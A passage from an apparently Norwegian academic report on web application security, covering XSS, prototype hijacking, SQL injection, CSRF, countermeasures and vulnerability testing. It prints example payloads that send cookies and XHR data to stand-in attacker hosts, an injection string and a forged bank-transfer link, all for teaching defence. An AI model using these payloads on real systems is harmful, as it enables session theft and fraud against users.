Med introduksjonen av AJAX har en type webapplikasjoner, kalt *mashups*, blitt populære. Hovedkarakteristikken ved slike webapplikasjoner er at de bruker informasjon fra flere enn et domene, både på tjener- og klientsiden. JavaScript på klientsiden kan eksempelvis kommunisere med en webtjener (www.domene1.no), som utfører søkoppslag, samtidig som kode på tjenersiden (www.domene2.no) kan kommunisere med en *Web-Service* som finnes hos en tredje tjener (ws.domene3.no). Denne interaksjonen på tvers av tiltrodde og usikre domener, fører til en større eksponering, større angrepsflate og krever en grundigere gjennomgang for å kunne ta de nødvendige forholdsregler [19].



Figur 3.1: Angrepsflaten øker ved plassering av mer logikk på klientsiden

3.2 Kontrolltegnproblematikk

En webapplikasjon sender som regel data til et eller flere underliggende systemer. Et slikt system kan være en nettleser, en *Web-Service* eller en SQL-database. Flere av disse systemene benytter kontrolltegn til å utføre forskjellige operasjoner. For å kommunisere med disse systemene sendes det tekst som inneholder kontrolltegn i tillegg til data [8]. Liste 3.1 viser et HTML-dokument der linje 1-3 og 5-6 representerer kontrolltegn, og linje 4 representerer data.

```
1 <html>
2         <head/>
3         <body>
4                 Et enkelt avsnitt som representerer data.
5         </body>
6 </html>
```

Liste 3.1: Eksempel på kontrolltegn og data

Kontrolltegn trenger ikke å utgjøre en direkte trussel, men kan opptre som en fallgruve hvis utviklere tror det alltid transporteres rene data. Dette kan bidra til at en angriper kan injisere data med innhold av kontrolltegn for å utføre ønskede operasjoner. Det er derfor viktig å vite hvordan data håndteres og hvilke subsystemer som er utsatt for hvilke typer data [9].

Det blir i dette delkapittelet sett på et utvalg angrep og sårbarheter en moderne sårbarhetanalyse må ta hensyn til. Utvalget omfatter:

- Ulike *Cross-site Scripting* angrep
- *XSS Prototype Hijacking*
- SQL-injisering
- *Cross-Domain* forespørsler
- *Cross-site Request Foreries*

3.2.1 *Cross-site Scripting*

Cross-site Scripting (XSS) er en angrepsmetode der angriperen bruker en sårbar webtjener til å sende ondsinnet kode til legitime brukere. Koden er ofte skrevet i JavaScript og eksekveres i brukerens nettleser. Koden vil kjøre i en sikkerhetskontekst tilhørende websidens domene. Dette gjør at koden har samme mulighet som en bruker ville hatt via nettleseren til å lese og endre alle sensitive data tilhørende

dette domenet. En bruker som er utsatt for XSS kan for eksempel få sin brukerkonto endret, bli videresendt til en annen webside eller se innhold som originalt ikke befant seg på nettsiden. XSS kompromitterer derfor tilliten mellom brukeren og webapplikasjonen [10].

Det finnes flere scenarier for hvordan en bruker kan bli utsatt for ondsinnet JavaScript [2]:

- Eieren av webtjeneren kan ha lastet opp koden med hensikt å utnytte brukerne.
- Websiden kan ha blitt infisert med kode gjennom et angrep på operativsystemet eller nettverket.
- En permanent XSS-svakhet hos websiden kan ha blitt utnyttet og koden blir eksponert via en offentlig del av siden.
- Offeret kan ha klikket på en spesialkonstruert XSS-lenke.

Med bakgrunn i disse fire scenarier, er det vanlig å dele opp XSS-angrep i 3 kategorier: persistent, ikke-persistent og DOM-basert XSS.

Persistent XSS

Persistente XSS-angrep er angrep der den ondsinnede koden blir lagret på webtjeneren. Angriperen kan for eksempel inkludere koden i en kommentar i et webforum eller i en epost som leses i et webmail-program. En bruker trenger ikke gjøre noe aktivt, som for eksempel å klikke på en lenke for å utsette seg for risiko, men kun laste ned siden som inneholder den ondsinnede koden.

Mange websider har kommentarfelt der registrerte brukere kan legge inn kommentarer. En bruker er gjerne koblet opp mot en Cookie, som beskrevet i delkapittel 2.1.2, for autorisasjon. For å utføre et persistent XSS-angrep, kan en angriper inkludere følgende skript i en kommentar på websiden som tilhører det tiltrodde domenet `www.kommentar.no`:

```
<SCRIPT>
document.location= 'http://www.angriper.no/cookie.cgi?'+document.cookie
</SCRIPT>
```

Når en bruker forespør siden der denne kommentaren er lagret, vil koden ovenfor kjøres i en sikkerhetskontekst som har tilgang til informasjon knyttet opp mot domenet `www.kommentar.no`. Følgende forespørsel vil sendes til domenet `www.angriper.no`:

```
GET http://www.angriper.no/cookie.cgi?JSESSIONID=70940866C779A20ABAF7C9F201297B7F
Host: www.angriper.no
```

I eksempelet over var det lagret en parameter i Cookien tilknyttet domenet `www.kommentar.no`:

```
JSESSIONID=70940866C779A20ABAF7C9F201297B7F
```

Det kan også være andre verdier i Cookien knyttet opp mot dette domenet. Angriperen har nå tilgang til sesjonsidentiteten til brukeren, og kan bruke denne til å utføre handlinger på deres vegne.

Ikke-persistent XSS

I ikke-persistent XSS blir ondsinnet kode reflektert av en tjener uten at den lagres permanent. Angrepet foregår ved at en bruker blir lurt til å klikke på en link som inneholder kode. Forespørselen sendes til den utsatte tjeneren som reflekterer angrepet tilbake til brukeren. Nettleseren vil da eksekvere kode, fordi den kommer fra en tiltrodd tjener.

Mange ulike nettsteder har et søkefelt der brukeren kan søke etter informasjon. Som nevnt i delkapittel 2.1.1, blir tekststrengen som brukeren søker etter ofte sendt som en del av URLen i en GET forespørsel til tjeneren. Deretter blir søkestrengen reflektert som en del av innholdet i HTML-svaret. Hvis ikke tekststrengen gjennomgår nødvendig filtrering på tjenersiden, vil resultatet bli en HTML-side som inneholder et XSS-angrep [10].

Liste 3.2 viser et eksempel på en webside som ikke utfører nødvendig filtrering på tjenersiden for å hindre ikke-persistente XSS angrep. En angriper kan derfor konstruere følgende lenke for å utnytte denne sårbarheten:

```
<a href="
http://server/search.cgi?search="><SCRIPT>
var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>
">Klikk her!</a>
```

JavaScript-koden i lenken vil først opprette et DOM-objekt av typen “image”. Deretter vil objektets kilde bli satt til en URL utenfor det originale domenet, sammensatt med den sårbare websidens Cookie-data. Koden blir eksekvert inne i den tiltrodde websidens domene og vil den ha tilgang til websidens Cookie.

```
1 <form action="http://server/search.cgi" action="GET">
2         <input type="text" name="search" value="">
3         <input type="submit" value="Send">
4 </form>
5 <div>
6 Beklager, vi fant ingen sider som innholder informasjon om: ""><SCRIPT>var+img=new
      +Image();img.src="http://hacker/"%20+%20document.cookie;
7 </SCRIPT>
8 </div>
```

Liste 3.2: Eksempel på ikke-persistent XSS

Lenken kan publiseres via epost, elektroniske oppslagstavler eller meldingsforum for å tiltrekke seg oppmerksomhet. Det som gjør denne typen XSS-angrep så effektive er at lenken inneholder den tiltrodde websidens domene, i motsetning til andre angrep som *phishing*[1] der domenet ser ut som en tilfeldig IP-adresse.

DOM-basert XSS

I DOM-basert XSS benytter angriperen seg av svakheter i valideringen av data på klientsiden. Med andre ord er det ingen direkte svakheter i programkoden på tjenersiden, men ufullstendig håndtering av data på klientsiden. Som andre typer XSS kan DOM-basert XSS brukes til å stjele konfidensiell informasjon eller kapre brukerkonti [12].

Liste 3.3 viser et eksempel på en webside som kan utsettes for DOM-basert XSS. Når en bruker klikker på lenken

`http://www.vulnerable.site/welcome.html?name=<script>alert(document.cookie)</script>`

vil nettleseren sende en forespørsel til www.vulnerable.site og motta den statiske HTML-siden i liste 3.3. Offerets nettleser analyserer og laster koden inn i en DOM. Når nettleseren kommer til *script*-elementet i HTML-siden vil JavaScriptet hente ut verdien av *name* i URLen og analysere innholdet i den. Kodesnutten i URLen blir eksekvert i samme kontekst som den originale siden og fører til en XSS-situasjon.

[1] *Phishing* dreier seg om snoking etter sensitiv informasjon: `http://no.wikipedia.org/wiki/Phishing`

```
<HTML>
<TITLE>Welcome!</TITLE>
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
...
</HTML>
```

Liste 3.3: Eksempel på DOM-basert XSS

3.2.2 XSS Prototype Hijacking

XSS Prototype Hijacking er en avansert teknikk for å overta kontrollen over en AJAX-basert webapplikasjon. Til grunn for angrepet ligger spesielle egenskaper ved prototypebaserte programmeringspråk som JavaScript.


I et prototypeprogrammeringsspråk blir objekter enten klonet fra allerede eksisterende objekter eller opprettet som tomme objekter. Nye eller eksisterende funksjoner kan enkelt defineres ved at de legges til eller endres i det originale objektet. Liste 3.4 viser et eksempel på endring av en eksisterende funksjon. Her blir *send*-metoden endret til å inkludere en *sniff*-funksjon som sender data til angriperen [16].

Figur 3.2 illustrerer et *XSS Prototype Hijacking*-angrep. Angriperen benytter en XSS-svakhet til å overstyre funksjoner i klientkoden. Resultatet er at informasjonen sendes til angriper, i tillegg til tjenersiden av webapplikasjonen.

```
XMLHttpRequest.prototype.send = function (pay)
{
        sniff("Hijacked: "+" "+pay);
        return this.xml.send(pay);
}

function sniff()
{
        var data='';
        for(var i = 0; i<arguments.length; i++)
                data += arguments[i];
        if(image == null)
                image = document.createElement('img');
        if(data.length> 1024)
                data = data.substring(0, 1024);
        image.src = 'http://www.attacker.com/hijacked.html?data='+data;
}
```

Liste 3.4: Eksempel på endring av eksisterende funksjon i JavaScript



Figur 3.2: XSS Prototype Hijacking

3.2.3 SQL-injisering

SQL-injisering er et kontrolltegnproblem der en SQL-spørring blir injisert via data sendt fra klienten til webapplikasjonen. Et suksessfullt angrep vil kunne utnytte sensitive data i databasen. Situasjonen eksemplifiseres i liste 3.5, der en SQL-spørring blir bygget opp basert på to parametere fra klienten.

```
1 String userName = request.getParameter("User");
2 String passWord = request.getParameter("Password");
3 String sqlQuery = "SELECT * FROM User "
4                   + "WHERE userName='"+userName+"' "
5                   + "AND PassWord='"+passWord+"'";
```

Liste 3.5: Eksempel på JSP-programkode mottagelig for SQL-injisering

Programkoden i liste 3.5 er utsatt for SQL-injisering da det ikke legges noen begrensning på hva parametrene *User* og *Password* kan inneholde. Hvis angriperen lar parametrene *User* og *Password* bestå av strengen *1' or '1' = '1* vil resultatet bli følgende SQL-spørring:

```
SELECT * FROM Users WHERE Username= '1' OR '1' = '1' AND Password= '1' OR '1' = '1'
```

SQL-spørringen vil alltid returnere en verdi (hvis det finnes noen) da betingelsen alltid er sann. I dette tilfellet kan resultatet bli at systemet autentiser angriperen uten at han har kjennskap til hverken brukernavn eller passord.

3.3 *Cross-Domain* forespørsler

Bruken av XHR-objektet er begrenset av en sikkerhetsmekanisme i nettleser kalt *same-domain restriction* eller *same origin policy*. Konseptet går ut på at dokumenter og kode fra et domene ikke kan endre attributter eller verdier i dokumenter eller kode fra et annet domene. Når en bruker skriver inn en URL i adressefeltet i nettleseren, er det kode fra tjenere fra dette domenet som kan endre dokumentet i denne. Ressurser fra andre domener kan lastes inn i websiden, men ikke endre sidens DOM. En forespørsel fra XHR-objektet kan derfor kun gjøres mot det domenet objektet stammer fra. En av grunnene til at denne restriksjonen finnes er at siden som inneholder XHR-objektet ikke skal kunne brukes av ondsinnet kode til å aksessere ressurser fra for eksempel et intranett.

Forespørsler på tvers av domener har normalt ikke vært et problem. I tradisjonelle webapplikasjoner har alt innhold blitt hentet fra samme domene. I noen tilfeller, der utviklerne ønsket å oppnå en *Cross-domain* forespørsel, kunne man sette opp mellomtjenere som prosesserer innholdet fra andre domener, for så å sende det videre til klientene. Metoden kan medføre unødvendige flaskehalser og utviklere ønsker nå at klientkoden skal benytte eksterne ressurser direkte [17].

Liste 3.6 viser et eksempel på bruk av dynamisk *script*-element for å utføre en *Cross-domain* forespørsel. Her bli Yahoo's bildesøk-api brukt til å søke opp bilder med beskrivelse "XSS". Det interessante er linje 4-7. Her blir et *script*-element lagt til dynamisk i HEAD-delen av websiden. Skriptets kilde peker til Yahoo's bildesøk-api. Resultatet av dette er at JavaScriptet som returneres fra Yahoo blir plassert inne i script-elementet til den originale siden.

```
1 var string = "XSS"
2 var url = "http://api.search.yahoo.com/ImageSearchService/V1/imageSearch?"+
3 "appid=YahooDemo&query="+string+"&results=2&output=json&callback=handleResults";
4 var headElement = document.getElementsByTagName("head").item(0);
5 var scriptElement = document.createElement("script");
6 scriptElement.src = url;
7 headElement.appendChild(scriptElement);
```

Liste 3.6: Eksempel på dynamisk script-element

Det er viktig å legge merke til sårbarheten som oppstår i forbindelse med bruk av dynamisk skripting. Responsen fra den benyttede *Web-service* kan inneholde ondsinnet JavaScript. Sikkerhetsmekanismen *same origin policy*, som er ment for å begrense rettighetene til *Cross-domain* forespørsler, blir her overstyrt og gir kode fra andre domener like rettigheter som JavaScriptet fra den originale webapplikasjonen har.

3.4 *Cross-site Request Forgeries*

Cross-Site Request Forgery (CSRF) er et angrep der offeret i uvisshet laster ned en side som inneholder en ondsinnet forespørsel, i den forstand at den arver brukerens identitet og privilegier for så å bruke disse til å utføre en handling på vegne av brukeren. For at et CSRF-angrep skal være vellykket, må brukeren allerede ha assosiert seg med det nettstedet angrepet er rettet mot. Nedenfor vises et eksempel på hvordan hendelsesforløpet i et CSRF-angrep kan foregå.

1. Brukeren har logget seg inn på www.minbank.no. Nettleseren lagrer cookie-informasjon og brukeren utfører de tjenester han ønsker.
2. Brukeren logger seg ikke ut av tjenesten hos www.minbank.no, men forblir innlogget.
3. I en epost brukeren mottar trykker han på følgende lenke:

   ```
   <a href="http://www.minbank.no/sendPengerTil.do?kontoID=123456&sum=50">
   Se de flotte bildene!</a>
   ```

4. Nettleseren sender forespørselen til www.minbank.no og inkluderer all gyldig cookie-data for domenet www.minbank.no.
5. Da brukeren allerede er innlogget og assosiert med www.minbank.no, vil ikke tjeneren hos www.minbank.no kunne adskille denne forespørselen fra en forespørsel brukeren selv ønsker å utføre.
6. Angrepet er vellykket.

På denne måten kan en angriper få en bruker til å utføre handlinger han ikke har intensjon om å gjøre, som for eksempel utlogging, passordendringer eller andre funksjoner som den sårbare websiden tilbyr.

Kapittel 4

Forholdsregler


Moderne nettsteder, der brukerne bidrar med innhold, ønsker ofte å kunne tilby formateringsmuligheter ved hjelp av HTML og CSS. For å kunne tilby denne funksjonaliteten, må utviklerne enten la brukerne selv kunne sette inn standard kontrolltegn, eller tilby et applikasjonsspesifikt mellomspråk. Et slikt mellomspråk vil fort beslaglegge tid og utviklingsressurser da det krever kontinuerlig vedlikehold og oppdateringer. Trendanalyser viser at fler og fler ønsker å tilby kontrolltegn direkte [3]. Slike webapplikasjoner faller ikke nødvendigvis i samme kategori som webapplikasjoner med rik klientkode. Likevel vil de begge ha et felles behov for strenge forholdsregler.

Dette kapittelet ser på noen enkle forholdsregler mot angrepene diskutert i kapittel 3.

4.1 Databehandling på tjenersiden

En av de mest effektive metodene å sikre en webapplikasjon på, er å validere og filtrere alle data som blir sendt til og fra tjeneren. Filtrering kan bli kompleks, og utviklere har ofte problem med å skille mellom et inputproblem og et kontrolltegnproblem. Derfor blir disse faktorene ofte sett på under ett. Dette kan gjøre det vanskelig for utviklere å lage regler for hvilke kontrolltegn som skal filtreres bort når det i samme webapplikasjon tas hensyn til kontrolltegn fra flere subsystemer. Derfor bør det skilles mellom data som sendes fra nettleseren til webapplikasjonen og data som sendes internt til et subsystem (for eksempel database eller en XML-fil) [9, 15].

Figur 4.1 viser forskjell på validering av input og filtrering av kontrolltegn. Blå piler representerer inputvalidering (i retning mot webapplikasjonen) og røde piler representerer kontrolltegnfiltrering (i retning fra webapplikasjonen).



Figur 4.1: Illustrasjon av inputvalidering og kontrolltegnfiltrering [15]

4.1.1 Validere input

Inputvalidering benyttes for å sjekke at parametere som sendes til webapplikasjonen ikke inneholder ugyldige tegn. Dette kan være å kontrollere at data er på riktig form eller å holde kontroll på at brukere ikke får tilgang til å utføre operasjoner basert på andre parametere enn de som er knyttet til brukerens rolle i systemet.

Alt som sendes til klienten kan manipuleres og endres av brukeren. Det er derfor viktig å validere alle data som returnes tilbake til webapplikasjonen, ikke bare de fragmentene som man i utgangspunktet forventer endringer i. Det kan i tillegg være vanskelig å vite når data opptrer på tjenersiden, og når de faktisk når klientsiden. Derfor er det viktig å identifisere alle kilder til input for en webapplikasjon, og alltid validere disse [9].

4.1.2 Filtrere kontrolltegn

Filtrering av kontrolltegn benyttes for å forhindre uønskede operasjoner i en webapplikasjon. Disse tegnene blir i filtreringen enten uskadeliggjort ved å endre dem slik at de mister mening, eller forkaste dem helt. Dette vil bidra til å forhindre

angrep som XSS og SQL-injisering nevnt i delkapittel 3.2. Det er viktig å kartlegge hvilke subsystemer som benyttes og ta i bruk mekanismer for å håndtere data sendt til hvert av disse [9].

4.1.3 Svarte- og hvitlister

Filtrering og validering av data går ut på å se etter kombinasjoner av ulike mønstre. For å avgjøre hvilke data som er godkjent eller ikke, utføres ofte filtreringen i henhold til en konfigurasjonsfil eller et regulært uttrykk. Konfigurasjonsfilene kalles svarte- eller hvitlister, avhengig av funksjon.

Svartelister definerer hvilke kontrolltegn som ikke er godkjent. Under filtreringen blir ondsinnede data identifisert og filtrert vekk. Svartelister vil være mindre omstillingsdyktige når nye typer angrep oppstår. Det kreves hele tiden vedlikehold av en liste over alle ulovlige tegn.

Hvitlister er det motsatte av svartelister og definerer kun lovlige tegn. Under filtreringen blir lovlig data identifisert og resten forkastet. Hvitlister trenger vedlikehold hvis funksjonaliteten i webapplikasjonen skal forandres. Likevel regnes hvitlister som det trygge alternativet, fordi de er motstandsdyktige mot nye typer angrep [9].

For å illustrere hvilke utfordringer som ligger i å kunne utføre filtrering korrekt, er det i tillegg A listet opp ulike enkodinger av tegnet "<". Enkodingene fungerer i HTML and JavaScript (UTF-8[1]).

4.2 Databegrensning på klientsiden


Et angrep på en webapplikasjon vil ofte bestå av modifiserte parametere eller data på klientsiden som blir sendt til tjeneren. Det er derfor svært viktig å ta hensyn til hvilke data som blir sendt til klienten, og hvilke data som bør begrense seg til tjenersiden. Data på tjenersiden kan kontrolleres i motsetning til data som sendes til klienten. Her er det umulig å gjemme hverken logikk eller parametere.

Webapplikasjoner med rik klientkode bruker ofte JavaScript for å utføre logikk på klientsiden. Økt bruk av JavaScript vil eksponere funksjonalitet på klientsiden. Det er derfor viktig å være oppmerksom på hvilke oppgaver klientsidelogikken og tjenersiden bør utføre [9].

[1] `http://www.ietf.org/rfc/rfc2279.txt`

4.3 CSRF-beskyttelse

CSRF er et angrep som baserer seg på å få en bruker til å utføre forespørsler på vegne av en angriper. En måte å sikre seg mot dette på er å inkludere en ny og unik identifikator for hver forespørsel brukeren foretar seg. Sikkerheten baserer seg på at identifikatoren sjekkes opp mot identifikatorversjonen på tjenersiden. Er disse to verdiene identiske, er det høy sannsynlighet for at forespørselen er autentisk [11].



Figur 4.2: CSRF-beskyttelse ved bruk av unik parameter i hver forespørsel

Kapittel 5

Testing av webapplikasjoner

Testing er en essensiell del av utviklingen av programvare. Testing blir enten gjort for å detektere feil, eller for å øke tilliten til programmet. Når målet er å finne feil, vil en riktig designet test kunne avsløre feil under kjøring av systemet. Hvis målet er å øke tilliten til programmet, vil en godkjent test verifisere at systemet møter de krav som er satt i spesifikasjonen [14].


Testing av en webapplikasjon kan bli utført på forskjellige nivåer. Første del av dette kapittelet vil se på testing ved bruk av V-modellen. Modellen viser når de ulike testene blir utført i et utviklingsprosjekt, samt hva de innebærer. Testene beskrevet i V-modellen er knyttet opp mot funksjonaliteten i en webapplikasjon.

Siste del av kapittelet vil se på testutfordringer knyttet opp mot sårbarheter og sikkerhetshull i en webapplikasjon. Det blir særlig sett på hvor avgjørende endepunktanalysen er for en sårbarhetstest, og hvordan endepunktene oppdages ved hjelp av protokolldrevet og event-drevet crawling.

5.1 Testing ved bruk av V-modellen

For å kunne teste en webapplikasjon, må man teste systemet på forskjellige nivåer. Figur 5.1 illustrerer hvordan testhierarkiet i et utviklingsprosjekt basert på V-modellen er. Venstre side representerer dokumentasjonsdelen av et prosjekt. Dokumentasjonsdelen består av kravspesifikasjon, funksjonelle krav, systemdesign og enhetsdesign. Koden blir skrevet i henhold til dokumentasjonen i de ulike nivåene, som kommer frem i bunnen av illustrasjonen. Høyre side av V-modellen representerer testaktivitetene som blir utført på hvert nivå for å sikre at applikasjonen

tilfredsstiller kravene og venstresiden representerer de respektive testene [1].



Figur 5.1: Illustrasjon av V-modellen brukt for å se sammenhengen mellom de ulike testene.

Enhetstester blir brukt for å teste at alle metoder i en klasse fungerer som de skal. Når alle klassene i en modul er testet, kombineres resultatet i en integrasjonstest for å forsikre seg om at dette subsystemet fungerer. Systemtesting blir gjort på et ferdig system for å validere om det møter kravene i systemspesifikasjonen. Systemtesten sjekker om de funksjonelle og ikke-funksjonelle krav blir møtt. Enhets-, integrasjons- og systemtester er utviklerfokusert, mens aksepttesten er kundeorientert. Aksepttesting sjekker om systemet inneholder den funksjonaliteten som ble forespurt i første omgang. Kundene er som oftest ansvarlig for aksepttesting, da det er de som er kvalifisert til å avgjøre om applikasjonen tilfredsstiller de nødvendige krav [6].

5.1.1 Regresjonstesting

Regresjonstesting, eller verifikasjonstesting, er testing der endret kode, eller kode som blir lagt til eksisterende produkt, blir utprøvd for å forsikre seg om at den ikke introduserer nye feil. Denne type testing blir gjort for å kvalitetsikre at uendret kode ikke blir berørt av vedlikehold i en annen del av koden, og at umodifisert kode fortsatt kompilerer. Det vil være hensiktsmessig at regresjonstesting blir kjørt kontinuerlig under utviklingsprosessen, og kan med fordel automatiseres [1, 6].

5.1.2 Sårbarhetstesting

Hensikten med sårbarhetstestingen er å avdekke sikkerhetshull i en webapplikasjon. Testingen vil foregå i en avsluttende fase av programvareutviklingen når all funksjonalitet er implementert. Sårbarhetstesten kan også foregå som en separat prosess etter at webapplikasjonen er ferdig utviklet.

For å unngå at utviklere som selv har skrevet koden skal overse feil, blir ofte eksterne sikkerhetseksperter involvert i prosessen som en ekstra kvalitetssikring. Kvaliteten på sårbarhetstesten er avhengig av kunnskapsnivået til de som utfører testen.

Testen kan utføres manuelt, eller ved bruk av verktøy som automatiserer prosessen. Sårbarhetstestingen utføres ved først å karlegge endepunkter på tjenersiden, for så å simulere ulike angrep mot applikasjonen basert på kjente sårbarheter [19].

5.2 Tradisjonell sårbarhetstesting

Tradisjonell sårbarhetstesting av webapplikasjoner kan enten foregå ved manuell gjennomgang, eller ved bruk av et verktøy som automatiserer prosessen. Sårbarhetstesting kan karakteriseres som "sort boks"-testing der testen ikke tar hensyn til testobjektets indre struktur, kun input og output. Input vil i denne sammenheng bestå av et definert sett med strenger som fra før er kjent for å kunne skade eller utnytte nettsteder. Sårbarhetstesten foregår i to faser; endepunktanalyse og angrepsfase.


For å kunne utføre en total sårbarhetsanalyse er det viktig å være klar over at det ikke nødvendigvis finnes et verktøy som løser alle problemer. Erfaringen til den som utfører testingen, samt tilgjengeligheten av både kommersielle og fri programvare verktøy, er avgjørende for hvor komplett en analyse blir. Mye av verdien i en automatisert skanner ligger derfor ikke nødvendigvis i hvor nøyaktig eller fleksibel den er, men i hvor stor grad den som bruker verktøyet klarer dra nytte av det.

5.2.1 Endepunktanalyse

Første fase innebærer å skaffe et overblikk over webapplikasjonens grensesnitt mot omverdenen. Prosessen kan automatiseres ved hjelp av en crawler. Webapplikasjonen som skal testes har ofte en eller flere websider som er koblet sammen ved hjelp av lenker. Interessante sider vil i tillegg ha en eller flere HTML-tagger av typen

FORM, som igjen har en eller flere parametere knyttet til seg. Ved å observere hvilke sider som har slike tagger og hvor referansene peker, i kombinasjon med enkel krysningsteknikk, vil crawleren være i stand til å oppdage alle endepunkter på tjenersiden i en tradisjonell webapplikasjon.

I denne fasen er det viktig at verktøyet gir et komplett bilde av webapplikasjonens grensesnitt, slik at man ikke overser eventuelle sikkerhetshull. Det finnes flere effektive verktøy for å utføre crawling. Paros[1] og WebScarab[2] er to verktøy for å identifisere endepunkter i webapplikasjoner. Figur 5.2 viser et skjermbilde av endepunktanalyse i Paros. Forutenom identifisering av selve URL-endepunktene (i dette tilfellet er det kun ett endepunkt: folk.ntnu.no/medbo/teamoya) gir verktøyet oversikt over hvilke parametere som godtas og hvilke felter eventuelle FORM-elementer inneholder. Det blir i analysen tatt hensyn til ulike parametervarianter nevnt i delkapittel 2.1.1.



Figur 5.2: Endepunktanalyse i Paros

[1]Paros finnes nedlastbart fra `http://www.parosproxy.org`

[2]WebScarab finnes nedlastbart fra `http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project`

5.2.2 Angrepsfase

I angrepsfasen blir det utført tester for å avdekke sårbarheter. Ut i fra en liste over alle endepunkter og tilhørende parametere, blir det generert et uttømmende sett forespørsler. Parameterverdiene i forespørslene er basert på en liste av strenger som er designet for å fremprovosere kjente sikkerhetshull. Angrepsfasen kan også omtales som parameter-*fuzzing*, da det er parameterverdiene som er avgjørende for å avdekke sårbarheter.

Linje 1-3 i liste 5.1 viser eksempler på strenger som er designet for å avdekke XSS-angrep[3], linje 4-6 viser tilsvarende strenger for SQL-angrep[4].

